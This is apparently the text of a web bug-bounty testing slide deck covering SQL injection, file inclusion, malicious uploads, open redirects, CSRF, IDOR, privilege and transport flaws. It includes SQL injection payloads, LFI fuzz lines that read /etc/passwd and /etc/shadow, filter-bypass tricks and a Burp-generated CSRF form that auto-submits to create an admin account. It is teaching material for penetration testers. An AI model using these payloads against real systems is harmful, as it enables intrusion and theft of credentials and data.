# SQLmap SQLiPy

Request Response

Raw Params Headers Hex

```
POST /sqlip.php HTTP/1.1
Host: 192.168.111.30
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:31.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip
Referer: https://192.168.111.30/
Cookie: PHPSESSID=i192.168.111.30
Connection: keep-alive
Content-Type: application/javascript
Content-Length: 4

id=1
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Show response in browser  
Request in browser  
**SQLiPy Scan**  
Engagement tools  
Copy HTML

Results Scan queue Live scanning Options

https://192.168.111.30  
sqlip.php

SQLMap Scan Finding

Advisory Request Response

**SQLMap Scan Finding**

Issue: SQLMap Scan Finding  
Severity: High  
Confidence: Certain  
Host: https://192.168.111.30  
Path: /sqlip.php

**Issue detail**

The application has been found to be vulnerable to SQL injection by SQLMap. The

- id=1' AND 3472=3472 AND 'kzcR'='kzcR
- id=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7176b676e71,
- id=1' AND SLEEP((SLEEPTIME)) AND 'Acmt'='Acmt

Enumerated Data:

MySQL: 5.5.39  
Current User: root@localhost  
Current Database: fake  
Hostname: hacktab  
Is a DBA: Yes  
Users:

- 'fake'@'127.0.0.1'

# Best SQL injection resources

## DBMS Specific Resources

mysql

[PentestMonkey's mysql injection cheat sheet](#)  
[Reiners mysql injection Filter Evasion Cheatsheet](#)

MSSQL

[EvilSQL's Error/Union/Blind MSSQL Cheatsheet](#)  
[PentestMonkey's MSSQL SQLi injection Cheat Sheet](#)

ORACLE

[PentestMonkey's Oracle SQLi Cheatsheet](#)

POSTGRESQL

[PentestMonkey's Postgres SQLi Cheatsheet](#)

Others

[Access SQLi Cheatsheet](#)  
[PentestMonkey's Ingres SQL Injection Cheat Sheet](#)  
[pentestmonkey's DB2 SQL Injection Cheat Sheet](#)  
[pentestmonkey's Informix SQL Injection Cheat Sheet](#)  
[SQLite3 Injection Cheat sheet](#)  
[Ruby on Rails \(Active Record\) SQL Injection Guide](#)

# Tactical Fuzzing - FI & Uploads

# Local file inclusion

Core Idea: Does it (or can it) interact with the server file system?

Liffy is new and cool here but you can also use Seclists:

Common Parameters or Injection points

branch: master SecLists / Fuzzing / JHADDIX\_LFI.txt

shipcod3 on Jan 26 Update JHADDIX\_LFI.txt

3 contributors

Executable File 868 lines (867 sloc) 27.924 kb

```
1  /.../.../.../.../
2  \...\\...\\...\\
3  %00../../../../../../../../etc/passwd
4  %00/etc/passwd%00
5  %00../../../../../../../../etc/shadow
6  %00/etc/shadow%00
7  %0a/bin/cat%20/etc/passwd
8  %0a/bin/cat%20/etc/shadow
9  /%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c
10 %25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c
11 %25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c.%25%5c
```

file=

location=

locale=

path=

display=

load=

read=

retrieve=

# Malicious File Upload ++

**This is an important and common attack vector in this type of testing**

A file upload functions need a lot of protections to be adequately secure.


Attacks:

- Upload unexpected file format to achieve code exec (swf, html, php, php3, aspx, ++) Web shells or...
- Execute XSS via same types of files. Images as well!
- Attack the parser to DoS the site or XSS via storing payloads in metadata or file header
- Bypass security zones and store malware on target site via file polyglots

# Malicious File Upload ++

File upload attacks are a whole presentation. Try this one to get a feel for bypass techniques:

- content type spoofing
- extension trickery
- File in the hole! presentaion - <http://goo.gl/VCXPh6>





# Malicious File Upload ++

As referenced file polyglots can be used to store malware on servers!

See @dan\_crowley 's talk: <http://google.com/pquXC2>

and @angealbertini research: [corkami.com](http://corkami.com)

## Binary files

- 2014/09/08 PoC [a PDFLaTeX quine+polyglot](#): A PDF that is also
- 2014/08/10 PoC [PoC||GTFO 0x5](#) a Flash, Iso, PDF, ZIP polyglots
  - **article** A cryptographer and a binarista walk into a bar
- 2014/06/27 PoC [PoC||GTFO 0x4](#) a TrueCrypt, PDF , ZIP polyglot
  - This Encrypted Volume is also a PDF; or, A Polyglot Trick for I
  - How to Manually Attach a File to a PDF
- 2014/04/02 [When your slides read themselves: a binary inception](#)
- 2014/03/30 [a JPG/ZIP/PDF binary chimera](#) (the file is a JPG image the image data is present only once) - 1 data body, 3 heads of diff
- (2014/03/17) [PoC||GTFO 0x03](#) is a PDF/ZIP/JPG/Audio (raw AFS)
  - This PDF is a JPEG; or, This Proof of Concept is a Picture of C
  - A Binary Magic Trick, Angecryption
- (2013/12/28) [a MBR/PDF/ZIP polyglot](#) + article
- (2013/10/06) [a schizophrenic PE](#) + article
- (2013/09/13) ['inception' slides](#) a PE+PDF+HTML+ZIP **polyglot** ar
- (2013/01/02) [CorkaM-OsX](#), a Mach-O+PDF+HTML+Java **polyglo**
- (2012/12/13) [CorkaMInuX](#), an ELF+PDF+HTML+Java **polyglot** fil
- (2012/08/01) [CorkaMIX](#), a PE+PDF+HTML(+JavaScript)+(Jar[Cl

# Remote file includes and redirects

Look for any param with another web address in it. Same params from LFI can present here too.

Common blacklist bypasses:

- escape "/" with "\/" or "//" with "\/"
- try single "/" instead of "//"
- remove http i.e. "continue=//google.com"
- "\\", "\/", "\/%09/"
- encode, slashes
- "../" CHANGE TO ".../"
- ".../" CHANGE TO ".../"
- "/" CHANGE TO "/"

Redirections Common Parameters or Injection points

dest=

continue=

redirect=

url= (or anything with "url" in it)

uri= (same as above)

window=

next=

# Remote file includes and redirects

## RFI Common Parameters or Injection points

File=

document=

Folder=

root=

Path=

pg=

style=

pdf=

template=

php\_path=


doc=

# CSRF

# CSRF

Everyone knows CSRF but the TLDR here is find sensitive functions and attempt to CSRF.

Burps CSRF PoC is fast and easy for this:



The screenshot shows the 'CSRF generator' window in Burp Suite. The 'Request to' field is set to `https://2f1597193dc8.mdseclabs.net`. The 'raw' tab is selected, displaying the following request details:

```
POST /auth/390/NewUserStep2.ashx HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://2f1597193dc8.mdseclabs.net/auth/390/NewUser.ashx
Accept-Language: en-GB
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 2f1597193dc8.mdseclabs.net
Content-Length: 83
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: SessionId_390=533F02964762A7D6E1C1DE159688448D

realname=daf&username=daf&userrole=admin&password=pwned123&confirmpassword=pwned123
```

The 'CSRF HTML:' section shows the generated HTML payload:

```
<!-- CSRF PoC - generated by burp suite professional -->
<body>
  <form action="https://2f1597193dc8.mdseclabs.net/auth/390/NewUserStep2.ashx"
method="POST">
    <input type="hidden" name="realname" value="daf" />
    <input type="hidden" name="username" value="daf" />
    <input type="hidden" name="userrole" value="admin" />
    <input type="hidden" name="password" value="pwned123" />
    <input type="hidden" name="confirmpassword" value="pwned123" />
    <input type="submit" value="Submit form" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

At the bottom of the window, there are buttons for 'regenerate', 'test in browser', 'copy HTML', and 'close'.

# CSRF

Many sites will have CSRF protection, focus on CSRF **bypass!**

Common bypasses:

- Remove CSRF token from request
- Remove CSRF token parameter value
- Add bad control chars to CSRF parameter value
- Use a second identical CSRF param
- Change POST to GET

Check this out...

# CSRF

Debasish Mandal wrote a python tool to automate finding CSRF bypasses called [Burpy](#).

Step 1: Enable logging in Burp. Crawl a site with Burp completely executing all functions.

Step 2: Create a template...

 **debasishm89** on Oct 30, 2013 Update samplexsr.py

1 contributor

20 lines (19 sloc) 1.069 kb

Raw

Blame

History



```
1 from rawweb import *
2 def main(raw_stream,ssl):                # create a mail subroutine (mandatory)
3     title = ["Possible XSRF",            #Test title for reporting when test is successful
4             "Removed XSRF token from request"]# Brief description of test how you are manipulating the request(Will help
5     raw = RawWeb(raw_stream)             # Initiate rawweb library
6     raw.addheaders({'Header1':'Value1'}) # Add new headers to that request
7     raw.removeheaders(['Referrer'])      # Remove Referrer header if exist in raw request
8     final = raw.removeparameter("auth_token") # final will hold the final request to be fired.(For reporting)
9     result = raw.fire(ssl)
10    #result[0] => 200           => Integer
11    #result[1] => OK           => String
12    #result[2] => Response headers => dictionary
13    #result[3] => body         => string
14    if 'csrf error' in result[3]:
15        # Generic CSRF error is in response body. Hence return "FALSE"
16        return "FALSE"
17    else:
18        # As the generic csrf error is not present in body, treat this as suspicious and +ve result.
19        return title,final,result[0],result[1],result[2],result[3]
```



# CSRF

Step 3: Run burpy on Burp log file..

Logic:

1. Parse burp log file
2. re-request everything instrumenting 4/5 attacks in previous slide
3. diff responses
4. alert on outliers
5. profit

## Burpy v0.1 Report

**Author :** [Debasish Mandal](#)

**Total Number of Request(s) Tested :** 48

**Scan Scope :** [www.facebook.com](http://www.facebook.com)

[http\(s\)://www.facebook.com/messages/action/](http(s)://www.facebook.com/messages/action/)

### Base Request

POST /messages/action/ HTTP/1.1

Host: www.facebook.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:20.0) Gecko/20100101 Firefox/20.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.facebook.com/messagingconfirmation?action\_url=/messages/action/?

mm\_action=delete&tids=mid.1375723992343%3A9fb37a810424df2016&tid=mid.1375723992343:9fb37a81

Cookie: Deleted

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 61

mm\_action=delete&tids=mid.1375723992343:9fb37a810424df2016&fb\_dtsg=xy8asd\_

### **Crafted Request [Token Removed from Request]**

POST /messages/action/ HTTP/1.1  
Content-Length: 61  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:20.0) Gecko/20100101 Firefox/20.0  
Host: www.facebook.com  
Referer: http://www.facebook.com/messagingconfirmation?action\_url=/messages/action/?  
mm\_action=delete&tids=mid.1375723992343%3A9fb37a810424df201&tid=mid.1375723992343:9fb37a810  
Fun: Fun  
Cookie: Deleted  
Content-Type: application/x-www-form-urlencoded

mm\_action=delete&tids=mid.1375723992343:9fb37a810424df2016&

### **Live Response**

HTTP/1.1 408 Client timeout  
date: Thu, 17 Oct 2013 07:54:30 GMT  
connection: keep-alive  
content-type: text/html; charset=utf-8  
content-length: 2131

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1

# CSRF

Or focus on pages without the token in Burp:

[https://github.com/arvinddoraiswamy/mywebappscripts/blob/master/BurpExtensions/csrf\\_token\\_detector.py](https://github.com/arvinddoraiswamy/mywebappscripts/blob/master/BurpExtensions/csrf_token_detector.py)

```
#This is where you put the name of the token that is being used in the application you are testing. It searches for __VIEWSTATE by default
#extension will search for this token in every request and tell you which requests do NOT have a token, so you can manually explore.
anticsrf_token_name='securityRequestParameter'
```

# CSRF

## CSRF Common Critical functions

|                   |                              |
|-------------------|------------------------------|
| Add / Upload file | Password change              |
| Email change      | Transfer Money /<br>Currency |
| Delete File       | Profile edit                 |




# Privilege, Transport, Logic

# Privilege

Often logic, priv, auth bugs are blurred.

Testing user priv:

1. admin has power
2. peon has none
3. peon can use function only meant for admin



# Privilege

1. Find site functionality that is restricted to certain user types
2. Try accessing those functions with lesser/other user roles
3. Try to directly browse to views with sensitive information as a lesser priv user

**Autorize** Burp plugin is pretty neat here...

<https://github.com/Quitten/Autorize>

## Common Functions or Views

Add user function

Delete user function

start project / campaign / etc function

change account info (pass, CC, etc) function

customer analytics view

payment processing view

any view with PII



1. Browse using high priv user
2. Login with a lower priv user
3. Burp Plugin re-requests to see if low priv can access high priv

Burp Intruder Repeater Window Help	
<span>Target</span> <span>Proxy</span> <span>Spider</span> <span>Scanner</span> <span>Intruder</span> <span>Repeater</span> <span>Sequencer</span> <span>Decoder</span> <span>Comparer</span> <span>Extender</span> <span>Options</span> <span>Alerts</span> <span>Authorize</span>	
URL	Authorization Enforcement Status
https://github.com.443/Quitten/Autorize	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize/show_partial:partial=recently_touched_branches_list	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize/issues/counts	Authorization bypass:
https://github.com.443/_sockets	Authorization enforced!!! (please configure e
https://www.google-analytics.com.443/collect	Authorization bypass:
https://www.google-analytics.com.443/collect?v=1&_v=j0&d=390061673&t=pageview&_s=1&dl=https%3A%2F%2Fgithub.com%2FQuitten%2FAutorize&dimensions(106)=Q	Authorization bypass:
https://collector.githubapp.com.443/github/page_view?dimensions(page)=https%3A%2F%2Fgithub.com%2FQuitten%2FAutorize&dimensions(106)=Q	Authorization bypass:
https://github.com.443/_stats	Authorization bypass:
https://fbcdn-video-d-a.akamaihd.net.443/hvideo-ak-xpa1/v/141.1790-3/10990763_1025521551249111_6767131f_n.mp4?ri=344&vabr=303&oh=718ae3f05	Authorization bypass:
https://github.com.443/Quitten/Autorize	Authorization enforced:
https://github.com.443/Quitten/Autorize/show_partial:partial=recently_touched_branches_list	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize/issues/counts	Authorization bypass:
https://github.com.443/_sockets	Authorization enforced!!! (please configure e
https://www.google-analytics.com.443/collect	Authorization bypass:
https://www.google-analytics.com.443/collect?v=1&_v=j0&a=101211930&t=pageview&_s=1&dl=https%3A%2F%2Fgithub.com%2FQuitten%2FAutorize&dimensions(106)=Q	Authorization bypass:
https://0-edge-chat.facebook.com.443/pull/channel=p_1164700792&seq=7&partition=-2&clientid=418e73d7&cb=f2om&idle=6&cap=6&uid=1164700792&...	Authorization enforced:
https://collector.githubapp.com.443/github/page_view?dimensions(page)=https%3A%2F%2Fgithub.com%2FQuitten%2FAutorize&dimensions(106)=Q	Authorization bypass:

# Insecure direct object references

IDORs are common place in bounties, and hard to catch with scanners.

Find **any and all** UIDs

- increment
- decrement
- negative values
- Attempt to perform sensitive functions substituting another UID
  - change password
  - forgot password
  - admin only functions



# Idor's

## Common Functions , Views, or Files

Everything from the CSRF Table, trying cross account attacks

Sub: UIDs, user hashes, or emails



Images that are non-public

Receipts

Private Files (pdfs, ++)

Shipping info & Purchase Orders

Sending / Deleting messages




# Transport

Most security concerned sites will enable HTTPS. It's your job to ensure they've done it **EVERYWHERE**. Most of the time they miss something.

Examples:

- Sensitive images transported over HTTP
- Analytics with session data / PII leaked over HTTP



# Transport


<https://github.com/arvinddoraiswamy/mywebappscripts/tree/master/ForceSSL>

1. Spider the application **and** generate a site **map** in Burp.
2. Select the sites/directories that you want using CTRL+Click; right click in Burp **and** select 'Copy all URLs'.
3. Create a new file called `https_urls` in the same directory **as** this script.
4. Paste the copied URLs into this file **and** save this file.
5. Run the script `force_http_req_threaded.py` **as** follows - `python force_http_req_threaded.py`.
6. Create a directory called URLs. The file '`https_urls`' is copied into URLs **and** **split** into multiple files; **each** having 200 lines.
7. Each file is processed **and** every single https URL now requested over HTTP.
8. The result of this process is written into a file called '`report`'. This file is in the same directory **as** the script.

# Logic

Logic flaws that are tricky, mostly manual:

- substituting hashed parameters
- step manipulation
- use negatives in quantities
- authentication bypass
- application level DoS
- Timing attacks



# Mobile



# Data Storage

Its common to see mobile apps not applying encryption to the files that store PII.

## Common places to find PII unencrypted

Phone system logs (avail to all apps)

